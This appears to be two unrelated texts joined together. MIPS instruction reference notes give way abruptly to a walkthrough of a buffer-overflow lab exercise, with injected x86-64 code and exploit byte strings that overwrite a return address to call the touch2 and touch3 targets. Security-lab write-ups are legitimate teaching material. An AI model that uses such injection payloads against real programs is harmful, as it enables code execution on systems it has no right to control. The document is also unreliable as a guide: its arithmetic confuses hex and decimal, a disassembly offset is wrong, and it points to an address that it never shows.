AND     rd, rs, rt      # rd <- AND(rs, rt)
ANDI    rt, rs, immed   # rt <- AND(rs, immed)
OR      rd, rs, rt
ORI     rt, rs, immed
XOR     rd, rs, rt
XORI    rt, rs, immed
```

- The immediate constant is limited to 16 bits
- To load a constant in the 16 upper bits of a register we use LUI:

```
Opcode  Operands        Comments

LUI     rt, immed       # rt<31,16> <- immed
                        # rt<15,0>  <- 0
```

places immed in upper 16 bits of rt & lower 16 are 0's

System Calls

Service	Code	Arguments	Result
print integer	1	$a0=integer	Console print
print string	4	$a0=string address	Console print
read integer	5		$a0=result
read string	8	$a0=string address $a1=length limit	Console read
exit	10		end of program

Jump Instructions

- Jump instructions allow for unconditional transfer of control:

```
J       target  # go to specified target
JR      rs      # jump to addr stored in rs
```

- Jump and link is used for procedure calls:

```
JAL     target  # jump to target, $31 <- PC
JALR    rs, rd  # jump to addr in rs
                # rd <- PC
```

- When calling a procedure, use JAL; to return, use JR $31

Pseudoinstructions

Data moves

Name	Assembly syntax	Expansion	Operation in C
move	`move $t, $s`	`addiu $t, $s, 0`	`t = s`
clear	`clear $t`	`addu $t, $zero, $zero`	`t = 0`
load 16-bit immediate	`li $t, C`	`addiu $t, $zero, C_lo`	`t = C`
load 32-bit immediate	`li $t, C`	`lui $t, C_hi` `ori $t, $t, C_lo`	`t = C`
load label address	`la $t, A`	`lui $t, A_hi` `ori $t, $t, A_lo`	`t = A`

If you read the instruction pdf, it says, "Recall that the first argument to a function is passed in register %rdi."

So our goal is to modify the %rdi register and store our cookie in there.

So you have to write some assembly code for that task, create a file called phase2.s and write the below code, replacing the cookie and with yours

```
  movq $0x434b4b70,%rdi /* move your cookie to register %rdi */
  retq                  /* return */
```

Now you need the byte representation of the code you wrote above. compile it with gcc then dissasemble it

```
gcc -c phase2.s
objdump -d phase2.o  > phase2.d
```

Now open the file phase2.d and you will get something like below

```
Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 70 4b 4b 43    mov    $0x434b4b70,%rdi
   c:   c3                      retq
```

The byte representation of the assembly code is `48 c7 c7 70 4b 4b 43 c3`

The address on the left side is what we want. `0x55620cd8`

Now, create a text file named phase2.txt which will look something

```
48 c7 c7 70 4b 4b 43 c3 /*this sets your cookie*/
00 00 00 00 00 00 00 00 /*padding to make it 24 bytes*/
00 00 00 00 00 00 00 00 /*padding to make it 24 bytes*/
d8 0c 62 55 00 00 00 00 /* address of register %rsp */
8c 17 40 00 00 00 00 00 /*address of touch2 function */
```

The total bytes before the cookie are `buffer + 8 bytes for return address of rsp + 8 bytes for touch3`

`0x18 + 8 + 8 =  28` (40 Decimal)

Grab the address for rsp from phase 2: `0x55620cd8` Add 0x28 `0x55620cd8 + 0x28 = 0x55620D00` Now you need this assembly code, same steps generating the byte representation

```
    movq $0x55620D00,%rdi /* %rsp + 0x18 */
    retq
```

The byte representation is as follows:

```
Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 00 0d 62 55    mov    $0x55620d00,%rdi
   7:   c3                      retq
```

Now, grab the bytes from the above code and start constructing your exploit string. Create a new file named phase3.txt and here is what mine looks like:

```
48 c7 c7 00 0d 62 55 c3 /*rsp + 28 the address where the cookie is present*/
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 /*padding*/
d8 0c 62 55 00 00 00 00 /* return address ($rsp)*/
7f 19 40 00 00 00 00 00 /* touch3 address -- get this from the rtarget dump file */
34 33 34 62 34 62 37 30 /* cookie string*/
```